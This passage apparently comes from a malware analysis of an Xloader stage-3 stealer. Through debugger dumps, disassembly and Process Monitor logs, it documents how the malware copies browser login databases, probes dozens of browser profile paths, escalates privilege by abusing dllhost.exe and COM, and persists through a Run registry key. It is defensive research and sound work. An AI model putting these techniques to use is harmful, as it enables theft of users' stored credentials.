LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 000000000000000000000000 x87r0 Empty 0.00000000000000000000
ST(1) 000000000000000000000000 x87r1 Empty 0.00000000000000000000
ST(2) 000000000000000000000000 x87r2 Empty 0.00000000000000000000
ST(3) 000000000000000000000000 x87r3 Empty 0.00000000000000000000
ST(4) 000000000000000000000000 x87r4 Empty 0.00000000000000000000
ST(5) 000000000000000000000000 x87r5 Empty 0.00000000000000000000
ST(6) 3FFF80000000000000000000 x87r6 Empty 1.00000000000000000000
ST(7) 8FFF80000000000000000000 x87r7 Empty -1.00000000000000000000

```

- If it finds anything, it creates a file in temp folder with the static name of "3r9Pk-75"
- If the file exists already, it first deletes the previous one and then write new with the updated date.
- Reads the file by the following API sequence
 - ❖ NtCreateFile
 - ❖ NtQueryInformationFile
 - ❖ NtReadFile
 - ❖ NtWriteFile

```

02EE43F8
push 0
lea ecx,dword ptr ds:[esi+2C] ; esi+2C:L"\\3r9Pk-75_"
push ecx
push edi ; edi:L"C:\Users\shaddy\AppData\Local\Temp"
CALL 2EE6780
push 0
push ebx ; edi:L"C:\Users\shaddy\AppData\Local\Temp"
CALL 2EE7470
mov edx,dword ptr ss:[ebp+C] ; [ebp+C]:L"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"
push edi ; edi:L"C:\Users\shaddy\AppData\Local\Temp"
push ebx
CALL 2EE97C0
push esi ; edi:L"C:\Users\shaddy\AppData\Local\Temp"
mov edi,dword ptr ss:[ebp+C] ; [ebp+C]:L"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"
push edi ; edi:L"C:\Users\shaddy\AppData\Local\Temp"
CALL 2EEEA60
mov eax,dword ptr ds:[esi]
add esp,40
cmp eax,2
jnz 2EE6518

```

Hide FPU

EAX	00000000
EBX	02E9F58
ECX	0321D1CC
EDX	0000000A
EBP	02E9DA44
ESP	02E9DA00
ESI	0321CDE0
EDI	0321D1CC
EIP	02EE4409

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastErrFor 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 0028 FS 0053
ES 0028 DS 0028
CS 0023 SS 0028

ST(0) 00000000000000000000000000000000 x87r0 Empty 0.000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.000000000000000000000000
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.000000000000000000000000
ST(5) 00000000000000000000000000000000 x87r5 Empty 0.000000000000000000000000
ST(6) 3FF80000000000000000000000000000 x87r6 Empty 1.000000000000000000000000
ST(7) BFFF8000000000000000000000000000 x87r7 Empty -1.000000000000000000000000

<

Default (stdcall)

1: [esp+4] 00000013
2: [esp+8] 00000000
3: [esp+C] 0321D1CC L"C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_"
4: [esp+10] 0321CDE0 L"\\3r9Pk-75_"
5: [esp+14] 00000000

```

04E52C00
mov eax,1A0008
mov edx,4E68A40
CALL edx
ret 24

```


ECX	02E5EEA8
EDX	02E9D9AC
EBP	02E9D8C8
ESP	02E9D8C8

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
5:51:21.5406...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
5:51:21.5415...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
5:53:08.3215...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
6:01:46.2032...	msiexec.exe	6732	ReadFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:55:01.3256...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:55:26.8791...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:56:16.0700...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
5:57:24.2148...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
6:04:58.0878...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\
6:07:32.1850...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
6:08:29.5382...	msiexec.exe	6732	QueryStandardInformationFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_
6:10:03.1858...	msiexec.exe	6732	WriteFile	C:\Users\shaddy\AppData\Local\Temp\3r9Pk-75_

Web-Browsers



Mail clients, FTP clients, IM apps



Targeted processes

Decrypted Functions:

- A lot of data is hidden at first because of encrypted functions
- Similar to stage2 malware, the stage3 version also have encrypted functions in it
- Those are decrypted at run-time
- Those functions also contain encrypted hex-based strings for targeted processes
- The strings for targeted applications and paths are pushed onto stack at run-time.

```

push eax
CALL 7EE6420
lea eax, dword ptr ss:[ebp-38C]
xor edx, edx

push ecx
mov dword ptr ss:[ebp-38C], 610040
mov dword ptr ss:[ebp-388], 6C0070
mov dword ptr ss:[ebp-384], 530065
mov dword ptr ss:[ebp-380], 750074
mov dword ptr ss:[ebp-37C], 690064
mov dword ptr ss:[ebp-378], 3C006F
mov dword ptr ss:[ebp-374], 680043
mov dword ptr ss:[ebp-370], 6F0072
mov dword ptr ss:[ebp-36C], 65006D
mov dword ptr ss:[ebp-368], 6C0050
mov dword ptr ss:[ebp-364], 730075
mov word ptr ss:[ebp-360], dx
CALL 7EE6440
lea ecx, dword ptr ds:[eax+eax+2]
push ecx
lea eax, dword ptr ss:[ebp-38C]
push edx
lea eax, dword ptr ds:[esi+798]
push eax
CALL 7EE6420
lea ecx, dword ptr ss:[ebp-B4]
add esp, 40
xor eax, eax
push ecx

mov dword ptr ss:[ebp-B4], 680093
mov dword ptr ss:[ebp-AC], 69006D
mov dword ptr ss:[ebp-A8], 6D0075
mov word ptr ss:[ebp-A4], ax
CALL 7EE6440
lea ecx, dword ptr ds:[eax+eax+2]
push ecx
lea eax, dword ptr ss:[ebp-B4]
lea ecx, dword ptr ds:[esi+7D8]
push ecx
CALL 7EE6420
lea edx, dword ptr ss:[ebp-30]
push edx
mov dword ptr ss:[ebp-30], 650054

```

```

EAX 02E908E0 L"MapleStudio\ChromePlus"
EBX 02E9EF58
ECX 00000000
EDX 00000000
EBP 02E9DC6C
ESP 02E9D788 &L"MapleStudio\ChromePlus"
ESI 0324C630
EDI 02E9EF58

EIP 02E9DF2EA

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C000003A (STATUS_OBJECT_PATH_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 000000000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 000000000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 000000000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 000000000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 000000000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 000000000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF80000000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF80000000000000000000 x87r7 Empty -1.000000000000000000

X87TagWord FFFF

Default (stdcall)
1: [esp] 02E908E0 L"MapleStudio\ChromePlus"
2: [esp+4] 0324CD88 L"Comodo\Dragon"
3: [esp+8] 02E9DAFC L"Comodo\Dragon"
4: [esp+C] 0000001C
5: [esp+10] 02E9DAFC L"Comodo\Dragon"

```

Address	Length	Result
0x2e9c4c1	16	><PProgramFiles
0x2e9c99a	13	LOCALAPPDATA
0x2e9d48c	58	C:\Users\shaddy\AppData\Local
0x2e9d694	24	LOCALAPPDATA
0x2e9d7f4	20	User Data
0x2e9d834	42	Chromium Recovery
0x2e9d874	54	BraveSoftware\Brave-Browser
0x2e9d8ac	50	Opera Software\Opera Neon
0x2e9d8e0	44	MapleStudio\ChromePlus
0x2e9d910	44	(VAST Software)\Browser
0x2e9d940	40	Yandex\YandexBrowser
0x2e9d96c	40	CatalinaGroup\Citrio
0x2e9d998	40	Fenrir Inc\Sleipnir 5
0x2e9d9c4	40	Epic Privacy Browser
0x2e9d9f0	32	Elements Browser
0x2e9da14	30	360Chrome\ChroX
0x2e9e070	12	vaultcli.dll
0x2e9e30c	182	/c copy "C:\Users\shaddy\Desktop\dump.exe" "C:\Program Files (x86)\Qdvhx\mfc4nt5f.exe" /V
0x2e9e40c	22	dllhost.exe
0x2e9e8bc	11	dllhost.exe
0x2e9f19b	10	{3}:JW*h
0x2e9f2f8	86	C:\Program Files (x86)\Qdvhx\mfc4nt5f.exe

Time of Day	Process Name	PID	Operation	Path	Result	Detail
1:11:50.3720...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\AVG\Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:12:21.1869...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Kinza\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:12:39.0111...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\URBrowser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:14:15.5801...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\AVAST Software\Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:14:54.2224...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\SalamWeb\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:15:08.4030...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Cleaner Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:15:20.5971...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Opera Software\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:15:33.1212...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Yandex\YandexBrowser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:15:47.1073...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Slimjet\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:16:01.0038...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\360Chrome\Chrome\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:16:14.3570...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Comodo\Dragon\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:16:28.2443...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\MapleStudio\ChromePlus\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:16:42.2619...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Chromium\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:16:55.9085...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Torch\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:17:09.6534...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\BraveSoftware\Brave-Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:17:23.1635...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Iridium\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:17:36.8620...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Opera Software\Opera Neon\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:17:50.5928...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\7Star\7Star\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:18:07.2865...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Amigo\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:18:23.0130...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Bisk\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:18:38.6959...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CertBrowser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:18:53.7661...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Chedot\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:19:08.3086...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CocCoc\Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:19:23.2153...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Elements Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:19:38.5332...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Epic Privacy Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:19:54.1310...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Kometa\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:20:59.1586...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Orbitum\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:21:01.6018...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Sputnik\Sputnik\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:21:05.0831...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CozMedia\Uran\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:21:46.3202...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Femrinc\Sleepin5\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:21:54.8514...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CatalinaGroup\Citro\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:22:24.6809...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Coowon\Coowon\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:22:32.5738...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Webao\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:22:35.6307...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\QIP_Surf\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispo
1:22:41.7129...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Microsoft\Edge\User Data	SUCCESS	Desired Access: Read Attributes, Dispo
1:22:41.7129...	msiexec.exe	6732	QueryBasicInformationFile	C:\Users\shaddy\AppData\Local\Microsoft\Edge\User Data	SUCCESS	CreationTime: 9/25/2023 11:56:17 PM
1:22:41.7130...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Microsoft\Edge\User Data	SUCCESS	

Privilege Escalation:

- Privileges are escalated by abusing the dllhost.exe and COM objects
- It keeps trying to copy the stage2 malware in Program Files
- If proper privileges are not provided, it then uses explorer to write stage2 malware in temp and by abusing dllhost, it copies the malware to Program Files

Time of Day	Process Name	PID	Operation	Path	Result
4:20:24.1607...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:13.0787...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:22.0701...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:23.2022...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:37.9605...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:38.9333...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:27.3081...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:27.9932...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:36.3916...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:37.0162...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:48.7858...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvvh\mfcm4nt5f.exe	PATH NOT FOUND

Time of Day	Process Name	PID	Operation	Path	Result	Detail
4:54:49.4238...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:49.4241...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:49.4404...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:54.4409...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:59.4708...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:59.4709...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4861...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4863...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4865...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read/Write, Disposition: Openif...
4:55:04.4870...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4900...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read/Write, Disposition: Open, ...
4:55:04.4903...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:08.7748...	Explorer.EXE	3528	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:08.7848...	Explorer.EXE	3528	CreateFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Desired Access: Generic Read/Write, Disposition: Openif...
4:55:08.7863...	Explorer.EXE	3528	QueryStandardInfor...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1, Delete...
4:55:08.7881...	Explorer.EXE	3528	WriteFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Offset: 0, Length: 189,952, Priority: Normal
4:55:08.7904...	Explorer.EXE	3528	CloseFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	
4:55:09.5033...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:09.5034...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:10.4569...	DllHost.exe	9104	CreateFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Option...
4:55:10.4570...	DllHost.exe	9104	QueryAttributeTagFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Attributes: A, Reparse Tag: 0x0
4:55:10.4570...	DllHost.exe	9104	QueryStandardInfor...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	AllocationSize: 192,512, EndOfFile: 189,952, NumberOfLi...
4:55:10.4571...	DllHost.exe	9104	QueryBasicInformati...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	CreationTime: 1/18/2024 5:07:13 AM, LastAccessTime: 1...
4:55:10.4571...	DllHost.exe	9104	QueryStreamInformat...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	0: :\$DATA
4:55:10.4572...	DllHost.exe	9104	QueryBasicInformati...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	CreationTime: 1/18/2024 5:07:13 AM, LastAccessTime: 1...
4:55:10.4572...	DllHost.exe	9104	QueryEaInformati...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	EaSize: 0
4:55:10.4574...	DllHost.exe	9104	CreateFile	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	Desired Access: Generic Read/Write, Delete, Write DAC, ...
4:55:10.4667...	DllHost.exe	9104	QueryAttributeInfor...	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4668...	DllHost.exe	9104	QueryBasicInformati...	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	CreationTime: 1/18/2024 5:07:15 AM, LastAccessTime: 1...
4:55:10.4668...	DllHost.exe	9104	QueryAttributeInfor...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4683...	DllHost.exe	9104	QueryRemoteProto...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	INVALID PARAMETER	
4:55:10.4684...	DllHost.exe	9104	QuerySecurityFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Information: Attribute
4:55:10.4685...	DllHost.exe	9104	SetEndOfFileInfor...	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	EndOfFile: 189,952
4:55:10.4686...	DllHost.exe	9104	QueryAttributeInfor...	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4686...	DllHost.exe	9104	QueryAttributeInfor...	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4689...	DllHost.exe	9104	QueryAttributeInfor...	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4690...	DllHost.exe	9104	ReadFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Offset: 0, Length: 131,072, Priority: Normal
4:55:10.4692...	DllHost.exe	9104	ReadFile	C:\Users\shaddy\AppData\Local\Temp\Qcivxh\mfc4nt5f.exe	SUCCESS	Offset: 131,072, Length: 58,880, Priority: Normal
4:55:10.4735...	DllHost.exe	9104	SetBasicInformation	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 1/18...

Persistence:

- After the malware is copied in Program Files
- It achieves persistence by adding Run Registry Keys
- It uses the API `NtCreateKey`

Time of Day	Process Name	PID	Operation	Path	Result
12:11:02.434...	msiexec.exe	6732	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegEnumValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegEnumValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegEnumValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS

Name	Type	Data
(Default)	REG_SZ	(value not set)
_POTO	REG_SZ	C:\Program Files (x86)\Qcivxh\mfc4nt5f.exe
MicrosoftEdgeAutoLaunch_8...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --win-session-start
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe

Setting Inline Hooks:

- Xloader also works as a form grabber

